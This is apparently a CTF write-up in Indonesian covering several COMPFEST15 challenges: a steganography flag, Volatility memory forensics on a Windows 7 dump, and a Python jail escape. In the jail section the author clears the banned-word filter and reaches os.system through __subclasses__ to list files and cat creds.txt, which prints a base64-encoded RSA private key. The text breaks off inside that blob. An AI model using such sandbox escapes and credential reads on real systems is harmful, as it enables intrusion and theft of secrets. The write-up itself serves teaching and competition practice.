000002c0 68 A2 B6 50 2A B6 9D C4 E7 C7 99 0A B0 66 5E E3 86 A0 F1 A7 F6 DF 2F 65 6C 42 A7 A4 8B 08 D8 32 36 E5 92 0C 2D B7 C6 1E E1 7D F2 3C h..P*........f^......../elB.....26...-.....}.<
000002ec 2B E8 41 61 1B F8 94 18 11 11 E8 AA F9 1C 6E EE D4 35 21 8F 71 36 9C 92 C0 91 39 CB 83 80 AE 04 8D D7 EF DB E3 4D 46 50 B7 AC FE B4 +.Aa...........n..5!.q6....9..........MFP....
00000318 ED 31 B6 58 F3 F1 7B 55 F2 67 C6 67 A7 44 62 24 88 DB E7 ED FD 4D F4 38 63 93 0D 63 83 0A 44 25 19 6E 5F DF 47 87 38 F4 ED 92 B6 C3 .1.X..{U.g.g.Db$.....M.8c..c..D%.n_.G.8.....
00000344 D8 CE CC D1 65 ED 32 C6 16 8C 48 1F F4 EC B2 E9 05 8C 4D 81 3C 64 C1 24 09 5B C6 A6 50 14 40 19 B9 66 A4 9B 57 F6 67 7C D2 B6 F3 B8 ....e.2...H.......M.<d.$.[..P.@..f..W.g|....
00000370 0D 9B F0 D9 90 D5 C5 97 AE 41 3F 6F 23 63 5E 4C 18 8A 11 0E BF 1B 2D 88 F7 AD 99 E9 E9 3B 08 44 0D 72 AD C0 C3 B0 4F 76 E7 E8 23 18 ..........A?o#c^L.....-.......;.D.r....Ov..#.
0000039c 1B 08 A2 C6 D8 46 61 4A A1 50 D1 F5 9E D8 9B 47 12 E3 27 6A 3C 48 95 6C 9D 89 5C 88 51 7C FB F5 D7 E0 9B 9B D7 28 5C 50 4A 85 42 50 .....FaJ.P.....G..'j<H.l..\.Q|........(\PJ.BP
000003c8 4B 41 13 BB 01 70 C2 29 48 46 45 64 0C A6 94 8A 69 9A 30 4D 15 CC 05 44 40 6B 02 11 05 97 8A 02 42 29 65 F5 4F C5 98 63 6B CD 0E AF KA...p.)HFEd....i.0M...D@k.......B)e.O..ck...
000003f4 4B 70 27 93 4B 0A 55 C2 B2 2C C9 70 82 40 94 52 20 22 28 A5 80 88 8D 10 A9 80 C0 60 62 80 09 65 AA 00 80 79 5E 20 62 DA 9B 6A 03 54 Kp'.K.U..,.p.@.R "(.........`b..e...y^ b..j.T
00000420 21 A2 68 2E 31 C4 73 8D 49 5B 1F 79 62 00 02 A9 13 B4 35 48 53 B4 79 86 2E 0D DA 9A 8F B1 A1 A9 40 45 D1 44 FD D9 40 2D 25 B5 B6 6D !.h.1.s.I[.yb.....5HS.y.........@E.D..@-%..m
0000044c 0B C2 3E FE 8C B5 BB F8 58 D1 85 42 F4 99 7B 57 7F 6A F4 64 DD F6 FB B2 E9 E5 28 94 78 6B 6D 6F 17 F6 CF C6 27 AC 8E D1 DE 61 CE 7B ..>.....X..B..{W.j.d......(.xkmo....'....a.{
00000478 87 FB 95 76 99 5B FF 5E 77 9F 75 EE DA F1 9E D0 DC 2F 6F EB EB F7 88 CF F8 D9 B9 BE 29 4E 35 F8 A0 57 26 44 9E 63 68 1F DA DF 0B DA ...v.[.^w.u......./o..........)N5..W&D.ch.....
000004a4 49 3F CE 6B 55 63 DB D3 32 CE 3D 5E 15 A6 60 BB C0 45 FA 31 1B 9A A2 77 83 70 E8 02 F4 C9 20 86 3D E4 82 82 E6 4E FC 4C 5A 9A EE F5 I?.kUc..2.=^...`..E.1...w.p.... .=....N.LZ...
000004d0 C3 C7 EB FD 24 22 97 64 1F 63 30 E7 3F 8B 87 F6 AF 3E 64 2C 27 3A D0 EE 12 98 26 F4 99 E6 68 A7 AD D6 70 98 C3 5D 4B C2 A6 31 13 14 ....$".d.c0.?....>d,':.....&...h...p..]K..1..
000004fc 9C DD 9D 0E 07 30 73 01 71 01 97 0A 82 A2 14 86 62 86 6A C9 57 36 15 A8 02 4C 0C 2E 05 CC CE AC 6A 45 A9 9D B1 31 03 22 40 39 CE 20 .....0s.q.........b.j.W6...L......jE...1."@9.
00000528 10 A6 C3 84 5A AA DF C3 66 EA 13 01 31 F7 05 F3 1F A2 92 BF 07 F7 36 53 A3 49 BA 5B C9 D7 18 53 01 33 40 64 CF EC DA 9D 49 34 B5 16 ....Z...f...1..........6S.I.[...S.3@d....I4..
```


foto kucing masukin stegsolve.jar trs buka layer red plane 0




Flag: COMPFEST15{n0t_X4ctly_s0m3th1n9_4_b1t_1nn1t_f08486274d}

industrialspy

Dikasih file mem, buka pake volatility, check versinya yaitu windows7




```
PS C:\Users\Febrian\Downloads\kalilinux\compfest> .\volatility.exe -f .\lyubov_20230712.mem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP
1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\Febrian\Downloads\kalilinux\compfest\lyubov_20230712.mem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf8000283c0a0L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff8000283dd00L
                KPCR for CPU 1 : 0xfffff880009ea000L
                KPCR for CPU 2 : 0xfffff88002ea8000L
                KPCR for CPU 3 : 0xfffff88002f1d000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2023-07-12 06:59:30 UTC+0000
     Image local date and time : 2023-07-12 13:59:30 +0700
PS C:\Users\Febrian\Downloads\kalilinux\compfest> |
```




```
PS C:\Users\Febrian\Downloads\kalilinux\compfest> .\volatility.exe -f .\lyubov_20230712.mem --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit

------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xfffffa8000c449e0 System                    4      0     95      429 ------      0 2023-07-12 06:58:02 UTC+0000

0xfffffa8001f39940 smss.exe                288      4      2       32 ------      0 2023-07-12 06:58:02 UTC+0000

0xfffffa8001e50060 csrss.exe               372    352     10      352      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa80036ceb30 wininit.exe             424    352      4       83      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa800374e880 csrss.exe               432    416     10      208      1      0 2023-07-12 06:58:06 UTC+0000

0xfffffa8003880300 winlogon.exe            488    416      6      119      1      0 2023-07-12 06:58:06 UTC+0000

0xfffffa8003895b30 services.exe            520    424     13      189      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa80038a2b30 lsass.exe               536    424      9      464      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa8002094b30 lsm.exe                 544    424     11      148      0      0 2023-07-12 06:58:06 UTC+0000

0xfffffa800213fb30 svchost.exe             644    520     10      368      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa800391b060 VBoxService.ex          708    520     13      130      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa8003933060 svchost.exe             776    520      7      239      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa800396fb30 svchost.exe             876    520     20      388      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa800398b060 svchost.exe             916    520     18      328      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa800399eb30 svchost.exe             952    520     40      837      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa8001f58710 audiodg.exe             116    876      6      128      0      0 2023-07-12 06:58:07 UTC+0000

0xfffffa80039e7060 svchost.exe             384    520     14      284      0      0 2023-07-12 06:58:08 UTC+0000

0xfffffa8003a07740 svchost.exe             864    520     18      363      0      0 2023-07-12 06:58:08 UTC+0000

0xfffffa8003a829e0 spoolsv.exe            1108    520     14      284      0      0 2023-07-12 06:58:08 UTC+0000

0xfffffa80039a8b30 svchost.exe            1140    520     22      323      0      0 2023-07-12 06:58:08 UTC+0000

0xfffffa8003b93780 taskhost.exe           1408    520     11      155      1      0 2023-07-12 06:58:09 UTC+0000

0xfffffa8003bc9b30 dwm.exe                1560    916      6       98      1      0 2023-07-12 06:58:09 UTC+0000

0xfffffa800221db30 explorer.exe           1628   1508     28      869      1      0 2023-07-12 06:58:09 UTC+0000

0xfffffa8002112b30 VBoxTray.exe           1964   1628     14      144      1      0 2023-07-12 06:58:10 UTC+0000

0xfffffa8003de21e0 SearchIndexer.         1932    520     15      546      0      0 2023-07-12 06:58:16 UTC+0000

0xfffffa8003e73b30 mspaint.exe            1320   1628      8      161      1      0 2023-07-12 06:58:26 UTC+0000

0xfffffa8003e8e390 svchost.exe            1460    520      9      110      0      0 2023-07-12 06:58:26 UTC+0000
```

Dilihat dari list processes-nya, ada mspaint.exe. Di soal, ada membahas tentang graphic designer intern. Coba di dump.



```
PS C:\Users\Febrian\Downloads\kalilinux\compfest> .\volatility.exe -f .\lyubov_20230712.mem --profile=Win7SP1x64 procdump -p 1320 --dump-dir .|
```

trs hasil dump nya ganti jadi extension .data trs buka pake gimp, di hint pertama dikasih tau kode offset yg sesuai, jadi coba coba ganti image type yang ternyata rgb alphanya dan width yang cocok (1020).



Image

Image Type: RGB Alpha

Offset: 8335370

Width: 1020

Height: 568

Palette

Palette Type: R, G, B (normal)


Offset: 0

Palette File: (None)

Flag: COMPFEST15{m0D3rn_D4y_5p1es_cb06cc3651}


napi

1. nc 34.101.122.7 10008
2. login ke akun john
3. karena ada beberapa kata yg dibanned kita hapus dulu list bannednya menggunakan banned.clear()
4. cari index <class ‘os._wrap_close’> dengan cara list semua class yang ada di sistem python menggunakan print("".__class__.__mro__[1].__subclasses__())




```
┌──(kali㉿kali)-[~]
└─$ nc 34.101.122.7 10008
── Prisoner Limited Access System ──
Enter your username: john
john > banned.clear()
john > print("".__class__.__mro__[1].__subclasses__())
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'in
t'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplem
entedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict
_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'odict_iterator'>, <class 'set'>, <
class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <clas
s 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple
'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'fr
ame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappi
ngproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <clas
s 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamesp
ace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod
'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>,
<class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'moduledef'>, <clas
s 'module'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <c
lass 'filter'>, <class 'map'>, <class 'zip'>, <class 'BaseException'>, <class 'hamt'>, <class 'h
amt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <cl
ass 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class
 'Token.MISSING'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModu
leLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib._installed_s
afely'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <c
lass 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._Impo
rtLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>
, <class '_thread.RLock'>, <class 'zipimport.zipimporter'>, <class '_frozen_importlib_external.W
indowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_impo
rtlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_froze
```

5. karena udah tau indexnya adalah 127 maka list file2 yg ada dengan cara manggil system module menggunakan
"".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('ls -la')




```
john > "".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('ls -la')
total 44
drwx------ 1 ctf  ctf  4096 Sep  2 02:14 .
drwxr-xr-x 1 root root 4096 Sep  1 12:57 ..
-rw-r--r-- 1 ctf  ctf   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 ctf  ctf  3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 ctf  ctf   807 Apr  4  2018 .profile
-rw-rw-r-- 1 ctf  ctf  1352 Sep  2 02:13 chall.py
-rw-r--r-- 1 root root 2266 Sep  2 02:14 creds.txt
-rw-rw-r-- 1 ctf  ctf   336 Sep  1 13:28 notice.txt
-rwxrwxr-x 1 ctf  ctf    87 Sep  1 12:14 start.sh
```

6. setelah muncul files2nya langsung buka creds.txt dan notice.txt dengan command
"".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('cat creds.txt')
"".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('cat notice.txt')



```
john > "".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('cat creds.t
xt')
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFb3dJQkFBS0NBUUVBbjhDYzFqdnZW
ZGFESTlOUThlbk5kd1BaTFd1Qkt5aG13ZklpV1NUREdJYi8xNTVkCmhXMGZ2aXNCVkJvMFZhamRG
MFhsL056MEpYd2RXcGVVcmdzaUUyKytrSHBrZ3Z6VHVma3BsVkRERkNBNDR6b3EKSHhKS09TVzdW
VzgvNjdHbHorQlBBc1RkYloySUEwYTThTVVJIZ1FXc0IybXlBRmxRNGNLNXBodlFpZjRQQ0didQpL
VkMyNTBHcTRTUzBnYnhicjdjUXVhek9JYWljKzd5azYzcW5RakkvRVladkRMSHVtdG1uaEpnc3JM
SVdMeUZ2Ci9DU05XWnJXSVozREwwWGphUkRiQzBHMGw4dlNVNUpOZ0E2S1JRTDhUOUIwZk5pYXl1
U28zMWVHMy9CY3l5YVYKVG1EM1lsQ2J4NUU1TlZsemt0N1I0M3dkYVZFV0FBVzBwOGprdFFJREFR
QUJBb0lCQUUxZkgxYlBMbXFYZTJwVgpoV1cxQkJNNVpPMFBuVDdHMFlYcmZPRko0Y2UyVXFFZWpW
TDYrQjNGZkY0OFZzNkorNUt6QVVIR0xlVWR5S1hBCnRuelkzWWNtWHRoZ3Z0K0dEaEdMY0sxbHNT
